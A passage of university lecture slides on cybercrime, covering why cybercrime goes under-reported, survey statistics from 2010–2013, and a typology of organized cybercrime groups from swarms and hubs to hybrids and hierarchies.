 - The court did not believe his story, and he was sentenced to 30 years in prison

Types and Frequency of Cybercrime

Cybercrimes against Governments

- Cyberwarfare
 - Also known as cyberwar
 - Cyberwarfare is an attack on technology
 - It is the ability to carry out large-scale attacks on computers, websites, and networks
 - Criminals do things like:
 - hijacking a satellite or phone network
 - hijacking computers and turning them into zombies that spread malicious code
 - paralyzing a website by repeatedly trying to gain access through a DoS attack
 - For example:
 - One side could start a DoS attack so that armies will not be able to keep in touch with each other
 - The other side, can hack into a system and track what the enemy is doing or planning
 - They can also use the Internet to deface websites and post inaccurate or false information that embarrasses the other side



Amount of Cybercrime



Amount of Cybercrime




Introduction

- Information about the amount of cybercrime that exists helps in analyzing trends and patterns in cybercrime
- This information could be used to make predictions and mitigate or prevent further crime
- Unfortunately, accurate statistics on the number of cyber events and the revenue loss are simply not known
- Some agencies have attempted to estimate the number and patterns of cybercrime based on reported offenses
 - However, not all cybercrimes are reported
- Why Is the Amount of Cybercrime Unknown?

Amount of Cybercrime

Why Is the Amount of Cybercrime Unknown?

- Computer crimes are not reported
 - Cybercrimes remain unrecognized
 - Most computer crimes remain unrecognized and therefore are not reported to officials
 - Sometimes a criminal hacks into a computer system but does no damage, or the damage is so small it is not identified
 - For Example:
 - pirated files may be shared among users without the knowledge of the original artist who thus cannot report the theft
 - Embarrassment
 - Even those who are aware that a crime occurred may not report it to authorities because
 - They may be embarrassed that they fell for a phishing scam
 - They may feel foolish that they believed someone who told an outlandish story on a dating website
 - The victims may suffer only embarrassment and no financial harm, so they assume nothing can be done



Amount of Cybercrime

Why Is the Amount of Cybercrime Unknown?

- Computer crimes are not reported, Contd...
 - Lack of understanding
 - Some victims may not understand that what occurred was a crime that could be reported
 - For example, a victim of cyberbullying may think the offender is just mean but does not consider the act to be a criminal offense
 - Fear of negative publicity
 - Many companies may be hesitant to report cybercrime incidents because they wish to avoid the negative publicity and possible loss of confidence by customers
 - Lack of confidence in the legal system
 - Many victims of cybercrimes may think that even if they do report a crime, the criminal will probably not be caught and punished for the crime, so they opt to forgo filing a formal report
 - Cybercriminals remain undetected
 - Many cybercriminals are very technologically savvy and have many tools to help them remain undetected
 - Instruments such as encryption devices make it difficult for law enforcement to track down the offender



Amount of Cybercrime

Why Is the Amount of Cybercrime Unknown?

- Computer crimes are not reported, Contd...

- Lack of clear/standard definitions

- In some cases, there is a lack of clarity regarding the definition of the concepts involved
 - E.g., the meaning of the term "cyberbullying" may vary from one jurisdiction to another
 - If a crime is a newly evolved offense, law enforcement may not know how to handle it
 - They may not know how to collect the required evidence needed to prosecute the offender
 - Thus, even if a victim attempts to report an offense, the confusion may prohibit an accurate reporting of events

- Lack of clarity on the jurisdiction

- In some cases, a victim may not know whom to report the crime to
 - Is a cybercrime an issue for local police or for a federal agency such as the FBI?
 - Who has jurisdiction over a crime when there are no boundaries per se?

Amount of Cybercrime



Why Is the Amount of Cybercrime Unknown?

- Because so many crimes go unreported
 - the true amount of cybercrime is unknown, and
 - the damages caused by cybercriminals have been underestimated
- Despite the difficulties, many agencies have attempted to track the number of crimes reported
 - this is likely not an accurate portrayal of actual crimes



Amount of Cybercrime

2010 – 2011 Computer Crime and Security Study

- Instead of relying on reported incidents of cybercrime, the Computer Security Institute surveyed the agencies and asked if they had ever experienced a cyberattack
- The goal was to determine a more accurate picture of the number of cyber offenses
- The Institute surveyed 5,412 security practitioners by traditional mail and email
- Questions were asked about cybercrimes committed from July 2009 through July 2010
- In total, 351 surveys (less than 7%) were completed and returned
 - 49.8% (almost half) had not experienced a security incident in the previous year,
 - 41.1% had experienced some type of cybersecurity incident, and
 - 9.1% did not know
- Just over 40% (of 351 security personnel) admitted to an attack, but about 9 percent did not know whether they had been attacked at all



Amount of Cybercrime

2010 – 2011 Computer Crime and Security Study

- Of those who had experienced an attack (among the 41.1%)
 - 21.6% reported that they were the victim of a targeted attack
 - 54.5% percent were not targeted, and
 - 24% percent were unable to determine the type of attack
 - 67.1% reported malware attack
 - Malware seems to be most common type of attack
 - 8.7% reported financial fraud incidents
 - 59.1% did not believe their losses were because of malicious acts by insiders
 - 39.5% reported that none of their losses were because of non-malicious insider actions
- Few of the respondents were willing to share information about the financial losses the company had suffered as a result of the attack
 - However, they did report that their losses were not due to cybercrime perpetrated by insiders

Amount of Cybercrime



2010 – 2011 Computer Crime and Security Study

Category	2005	2006	2007	2008	2009	2010
Malware infection	74%	65%	52%	50%	64%	67%
Bots/zombies			21	20	23	29
Password sniffing			10	9	17	12
Financial fraud	7	9	12	12	20	9
Denial-of-service attack	32	25	25	21	29	19
Website defacement	5	6	19	6	14	7
Insider abuse of Internet access or email (e.g., pornography, pirated software)	48	42	59	44	30	25
Unauthorized access or privilege escalation by insider					15	13
System penetration by outsider					14	11
Theft of or unauthorized access to personally identifiable information due to mobile device theft/loss				8	6	5
Theft of or unauthorized access to intellectual property due to mobile device theft/loss				4	6	5
Theft of or unauthorized access to personally identifiable information or protected health information due to all other causes				8	10	11
Theft of or unauthorized access to intellectual property due to all other causes				5	8	5

*Blank boxes indicate that the data pertaining to that category was not gathered that year.

Source: Introduction to Cybercrime: Computer Crimes, Laws, and Policing in the 21st Century - Hill and Marion



Amount of Cybercrime

The 2012 Norton Cybercrime Report

- The Norton Cybercrime Report is based on an annual survey of officials in 24 countries about their experiences with cybercrime
- The 2012 survey included officials from 24 countries
- The agency conducted an online survey of 13,018 adults between the ages of 18 and 64 years
- The findings indicated that
 - there were 556 million victims of cybercrime each year, or 18 victims per second
 - there were 1.4 million cybercrime victims every day
 - the average loss per victim was \$197 when measured globally (\$290 in the United States)
 - the cost of consumer cybercrime is about \$100 billion a year
 - this figure may be low because so much cybercrime is unreported
- Of the respondents, 15% had had their social network profiles hacked and said that another person had pretended to be them
- About 10% of social websites reported that they had fallen for a scam or fake link on a social network



Amount of Cybercrime

The other surveys

- The 2012 HP Cost of Cybercrime Study
- The 2013 Norton Cybercrime Report
- 2013 Cost of Cybercrime Study: United States
- The Verizon 2013 Data Breach Investigations Report
- The 2013 and 2014 Internet Crime Reports by the IC3
- The 2014 US State of Cybercrime Report
- The 2014 McAfee Report
- The 2014 Identity Theft Resource Center Report
- Cyber Security Breaches Survey 2021
- NortonLifeLock Cyber Safety Insights Report



Amount of Cybercrime

2013 European Network and Information Security Agency

- In 2013, the ENISA, the European Union agency published the report
 - *ENISA Threat Landscape: Responding to the Evolving Threat Environment*
- This was a meta-analysis of 120 separate reports published between 2011 and 2012 by different groups and agencies
- The report reviews potential threats and threat agents and lists the top threats and emerging trends in today's advancing technology
 - Drive-by exploits
 - Worms/Trojan horses
 - Code injection attacks
 - Exploit kits
 - Botnets
 - Denial-of-service attacks
 - Phishing
 - Compromising confidential information
 - Rogueware/scareware
 - Spam





Thank You!



BITS Pilani
Pilani | Dubai | Goa | Hyderabad

Cyber Security

Cyber Crimes and Offenses

Dr. Ramakrishna Dantu

Associate Professor, BITS Pilani

Disclaimer and Acknowledgement




- The content for these slides has been obtained from books and various other source on the Internet
- I here by acknowledge all the contributors for their material and inputs.
- I have provided source information wherever necessary
- I have added and modified the content to suit the requirements of the course

Common Cyber Attacks



Agenda

- Cyber Crimes and Offenses:
 - Introduction to Cyber Crimes
 - Motives
 - Classification of crimes and criminals
 - Types, frequency and amount of Cyber Crime
 - Organized Cyber Crime
 - Cyber terrorism
 - Cyber war
 - Cyber Crime Modus-Operandi and Social Engineering
 - Cybercrimes against individuals, organizations, and nations
 - Cyber Crime Techniques
 - Cyber Crime Monitoring and Prevention
 - Domestic and International Response





Organized Cybercrime




Organized Cybercrime



Introduction

- Many crimes and cybercrimes have some level of organization
- These crimes are:
 - "planned, rational acts that reflect the effort of groups of individuals"
- Two basic questions to be answered:
 - What role does cyberspace play in helping criminals organize themselves?
 - How does cyberspace and its technologies transform organized criminal behavior to create new forms of crime?



Organized Cybercrime



Cyberspace and the organization of criminal groups

- The activities of terrorists and organized criminal groups can overlap, but, their objectives are different
 - Terrorists primarily pursue political or social objectives
 - Organized criminal groups primarily pursue "financial or other material benefits"
- Most organized criminal groups use the Internet technologies to organize themselves to some extent
- These groups tend to exist in three levels
 - ephemeral (short term)
 - sustainable (long term with proper organization)
 - hybrids (somewhere in-between)



Organized Cybercrime

Cyberspace and the organization of criminal groups

- Ephemeral
 - They use Internet technologies just to communicate with one another and conduct their "business"
 - The use of Internet is to the extent of connecting offenders for committing the crime offline
 - Once the work is done, they dissipate to form new alliances
- Sustainable
 - Organized criminal groups may use networked technologies to create more "sustained" organizational forms
 - These organizational forms are meant to last in time
 - They offer protection to the criminals operating under its wing from other criminals in the field and also law enforcement agencies
- Hybrids
 - In hybrid forms, criminal goals are widely circulated 'virtually' by a small core group
 - These goals are implemented by individual groups or local cells such as hacker groups

Organized Cybercrime



Cyberspace and the organization of cybercrime

- All organized criminal groups use some type of networked technology
 - to organize themselves and their crimes
- Some groups use these technologies to commit cybercrimes
- The actual nature of how cybercrimes are organized depends on three aspects:
 - the level of digital and networked technology involved,
 - the modus operandi, and
 - the intended victim groups

Organized Cybercrime



Cyberspace and the organization of cybercrime

- The level of digital and networked technology involved
 - Traditional organized criminal groups tend not to be involved in committing cyber-dependent crimes
 - Because these crimes disappear when the Internet is removed
 - These groups, however, increasingly use networked technologies to communicate with each other to organize crimes or seek intended victims
 - For example, to sell drugs over the Internet or darknet
 - These forms of cybercrime are either
 - cyber-assisted
 - cyber-enabled
 - cyber-dependent

Organized Cybercrime




Cyberspace and the organization of cybercrime

- The level of digital and networked technology involved
 - cyber-assisted
 - The technology is used for communicating among the members
 - Without the Internet the offense would still take place but by other means of communication
 - cyber-enabled
 - Here, the long-standing (usually localized) forms of offenses, such as illicit gambling, frauds and extortion, are given a global reach by digital and networked technologies
 - If the Internet is removed, then the offending would revert from the global to the local form
 - cyber-dependent
 - Crimes such as hacking, DDoS, ransomware, attacks, and spamming
 - These disappear when the Internet is removed from the equation

Organized Cybercrime

Cyberspace and the organization of cybercrime

- Modus Operandi
 - Organization of cybercrime also varies according to the modus operandi of the offense involved
 - Modus operandi is linked with the motivations and profile of the criminal actors
 - Three levels of organizations are possible depending on how the computer is used
 - cybercrimes against the machine
 - E.g., computer misuse offences by hackers
 - cybercrimes using the machine
 - E.g., scams, frauds, and extortion
 - cybercrimes in the machine
 - E.g., child sexual abuse material, hate speech, terrorist material



Organized Cybercrime



Cyberspace and the organization of cybercrime

- Target Victim Groups
 - Some criminal groups target **individual users**
 - E.g., spamming deceptive emails to scam or defraud them
 - Other groups target **businesses or governmental organizations**, to commit larger scale frauds
 - E.g., obtain trade secrets or to disrupt their business flows (ransomware)
 - Finally, other groups (State actors), target the **infrastructures of other States**
 - E.g., power grids, nuclear plants, etc.,.
- Thus, the organization of cybercrime depends upon
 - the level of technologies used,
 - the particular criminal acts being committed, and
 - the intended victim groups.

Organized Cybercrime



Conceptualizing organized crime

- Definition of Organized Criminal Group
 - The United Nations Convention against Transnational Organized Crime (UNODC, 2013)
 - Provides a list of offenses conducted by criminal groups
 - <https://www.unodc.org/documents/treaties/UNTOC/Publications/TOC%20Convention/TOCebook-e.pdf>
 - "Organized criminal group" is defined as
 - *"a structured group of three or more persons, existing for a period of time and acting in concert with the aim of committing one or more serious crimes or offences established in accordance with this Convention, in order to obtain, directly or indirectly, a financial or other material benefit."*
 - Here, a structured group
 - does not need a formal hierarchy or continuity of its membership
 - This makes the definition broad, including loosely affiliated groups without any formally defined roles for its members or a developed structure

Organized Cybercrime



Conceptualizing organized crime

- Definition of Organized Crime
 - There is no universally agreed upon definition of organized crime.
 - It can be understood as
 - *"a continuing criminal enterprise that rationally works to profit from illicit activities that are often in great public demand. Its continuing existence is maintained through corruption of public officials and the use of intimidation, threats or force to protect its operations"*
 - By extension, cyber organized crime is a term used to describe organized crime activities in cyberspace
 - Like organized crime, there is no consensus on the definition of cybercrime or cyber organized crime
 - Three features are prominent with organized crime
 - Control of Territory
 - Corruption
 - Use of Violence or Threat

Organized Cybercrime



Conceptualizing organized crime

- Control of Territory
 - Some of the traditional features of organized crime may not translate well to cyberspace
 - For example: "control of territory"
 - An organized criminal group attempts to regulate and control the "production and distribution of a given commodity or service" unlawfully
 - This regulation is present in dark markets (E.g., the defunct DarkMarket and CardersMarket on the Internet), where
 - administrators and moderators monitor site and content and ensure rules of the platforms are enforced
 - If rules are not obeyed, those engaging in non-compliance are excluded from the site
 - While "the production and distribution of a given commodity or service" could be controlled within these sites, this control does not extend to other online forums (thus limiting the power and authority of the networks)

Organized Cybercrime



Conceptualizing organized crime

- In the case of dark markets, the structure, organization, regulation, and control over illicit goods and services are connected to the online sites and not the people who run and/or moderate them
- When these dark market sites are taken offline (by law enforcement), the network associated with this site often ceases to exist
- However, there are exceptions to this, where members (those not caught by the law enforcement) have created another site that mirrors the one taken offline
- A case in point is the darknet site Silk Road 2.0 (now defunct)
 - Silk Road 2.0 mimicked Silk Road
 - Silk Road 2.0 was created to maintain continuity of activities previously performed on Silk Road
 - Even the name of the administrator, Dread Pirate Roberts, remained the same as the one used by the administrator of Silk Road (at least before the administrator was arrested)
- Silk Road
 - **Silk Road** was an online black market and the first modern **darknet** market, best known as a platform for selling illegal drugs
 - As part of the **dark web**, it was operated as a **Tor** hidden service, such that online users were able to browse it anonymously and securely without potential traffic monitoring

Organized Cybercrime



Conceptualizing organized crime

- Silk Road
- What is the Dark Web?



Organized Cybercrime




Conceptualizing organized crime and defining the actors involved

- Corruption and Threat or use of violence
 - Two other features traditionally associated with traditional organized criminal networks are:
- In the cyber space, it depends on the type of cyber organized crime activity
- Corruption
 - Political corruption influences decisions to participate in organized crime activities
 - In one country, online fraud, among other financial crimes, were found to be integral to the functioning of the State
- Use of violence or threat of the use of violence
 - There is no evidence of the use of threat or violence in furtherance of cyber organized crime activities
 - However, cyber organized criminals conduct or threaten cyberattacks or other forms of cybercrime as a means to coerce individuals into complying with demands
 - For example: Cyber organized criminals use
 - cryptoransomware (i.e., malware that infects a user's digital device, encrypts the user's documents, and threatens to delete files and data if the victim does not pay the ransom)
 - doxware (i.e., a form cryptoransomware that perpetrators use against victims that releases the user's data...if ransom is not paid to decrypt the files and data)

Organized Cybercrime



Organization Types



Source: BAE Detica/LMU



Source: https://www.unodc.org/e4j/en/cybercrime/module-13/key-issues/cyber-organized-crime_what-is-it.html

Organized Cybercrime



Organizational Types

- Type-I
 - Type I groups operate almost completely online
 - Groups falling into this category are generally composed of autonomous individuals
 - These individuals do not necessarily have a structure in the same way that a traditional organized crime group might
 - Type I organizations can be broken down further into
 - Swarms and
 - Hubs



Source: BAE Detica/LMU


Organized Cybercrime



Organizational Types

- Type-I: Swarms

- Generally considered as the least organized of the group types
- They operate as "leaderless resistance"
 - Group members may be operating on the same principles and be motivated by the same objectives
 - However, there is not a single individual or entity that controls any aspect of the organizations
 - In a sense, these groups are self-organizing
- Swarms are short-term associations formed for a specific purpose and dissolved after their objectives are achieved
- Swarms are one of the most difficult types of groups to combat, because
 - individual members may not know one another, and
 - there is no organization to disrupt
- The best-known group that falls into the swarm typology is the hacker collective Anonymous



Organized Cybercrime



Organizational Types

- Type-I: Swarms

- Swarms do not meet the strict definition of an organized criminal group
- However, the group does conduct illegal, organized campaigns against different organizations, including governments
- Because of its nature as a swarm, law enforcement has had a difficult time disrupting the collective
- The group sometimes engages in activities that indirectly support law enforcement
 - many question whether the group should be targeted by law enforcement at all
- Anonymous and many other collectives fit the swarm model

Organized Cybercrime



Organizational Types

- Type-I: Hubs
 - Hubs are more-structured groups than swarms that mostly operate online
 - Unlike swarms, hubs coalesce around a core group of individuals who may be considered leaders
 - The hubs often have a more clear command structure than do swarms
 - Organizations that are arranged as hubs take part in a significant amount of criminal activity
 - Examples of hubs include:
 - Silk Road, an online bazaar where illegal wares ranging from drugs to assassins can be found
 - Carders' markets, that is, markets where stolen credit cards are sold, and
 - Purveyors (spreaders) of scareware
 - malware that tricks people into buying useless or harmful programs by scaring potential buyers
 - These organizations cannot use the swarm structure because of the difficulty of developing, distributing, and collecting money from the programs that are developed
 - Instead, a small group of developers may enlist others to help spread the malware, or they may sell it on a marketplace and allow others to distribute it for their own profit



Organized Cybercrime



Organizational Types

- Type-II

- Type II groups combine online and off-line criminal activity
 - This makes them the most complicated form of organized criminal group
- Type II organizations are also called "hybrids"
- They can be subdivided into two types:
 - Clustered hybrids
 - Extended hybrids.




Source: BAE Detica/LMU

Organized Cybercrime



Organizational Types

- Type-II – Clustered Hybrids
 - Clustered hybrids resemble hubs in their structure
 - The main difference is that the clustered hybrids can operate across multiple environments, whereas a hub is only operational online
 - Because of this ability to operate across the online and real worlds, clustered hybrid organizations can be quite dangerous
 - A large number of groups follow this organizational model, and the groups engage in a variety of illicit activity, both online and off-line
 - For example:
 - Participating in illegal markets for credit card data or other information that can be sold
 - The cards may be stolen online or physically, and the information sold in online carders' markets



Source: BAE Detica/LMU

Organized Cybercrime



Organizational Types


- Type-II – Clustered Hybrids
 - Many of the hackers participating from the Russian side of the Russian/Georgian conflict were likely run by the mafia:
 - Russian organized crime
 - Terrorist organizations could develop the capacity to engage in this kind of criminal activity, both for fund-raising and operational purposes
 - For instance, Hamas, during the 2008 war with Israel, defaced a significant number of Israeli websites
 - Given Hamas's ability to operate in both the physical and online environments, it could be classified as a clustered hybrid organization
 - Although clearly it is not yet well developed in the online world

Organized Cybercrime



Organizational Types

- Type-II – Extended Hybrids
 - Extended hybrids (like clustered hybrids) operate seamlessly in both the online and physical environments
 - The key difference is that they are more diffuse (spread over a large number of people; not concentrated)
 - In this respect, they **resemble a swarm** more than a hub
 - However, they have the operational element that allows them to work in both the online and physical worlds
 - This makes them a Type II, rather than a Type I, organization



Organized Cybercrime




Organizational Types

- Type-II – Extended Hybrids
 - This operational group perhaps engages more in child pornography
 - Generation of such material occurs in the physical environment and then is exchanged in a variety of online forums
 - Unlike clustered hybrids, the extended hybrid model also allows for subunits to form and operate nearly independently of the original organization
 - For example, a small group of producers can control the online generation of content, but beyond this the diffusion of the illicit material is outside their control
 - Extended hybrid organizations remain much more autonomous than clustered hybrids

Organized Cybercrime



Organizational Types



Source: Introduction to Cybercrime: Computer Crimes, Laws, and Policing in the 21st Century - Hill and Marion

Organized Cybercrime



Organizational Types

- Type-III
 - Type III organizations conduct their crime in the physical world
 - They **may extend** their criminal activity online, but the base of their operations is in the real world
 - For instance, a traditional organized crime group that operates illegal gambling facilities may start a website that also allows for illegal gambling
 - They have the potential to eventually become a large part of online criminal activity
 - Type III organizations have two subtypes:
 - Hierarchies and
 - Aggregates

Organized Cybercrime



Organizational Types

- Type-III – Hierarchies
 - Hierarchies share the same organizational characteristics as more traditional groups
 - For example, Italian Mafia and Japanese Yakuza, are typical of hierarchies
 - They essentially represent the movement of physical organized crime into the digital world
 - They often engage in similar crimes in both locations because of the expertise built up in the physical world
 - Recent examples include:
 - the Gambino crime family, who moved into interstate sex trafficking, and
 - organized crime groups that have set up in places like the Caribbean to take advantage of gray areas in laws regarding crimes like online gambling
 - In some respects, hierarchies represent **hubs or clustered hybrid** organizations
 - However, the crimes they engage in remain linked directly to the physical capacity of the organized crime group rather than moving across physical and virtual spaces

Organized Cybercrime



Organizational Types


- Type-III – Aggregates
 - Aggregate groups are the swarm of Type III groups
 - They have organizational capacity, but their use of technology is ad hoc
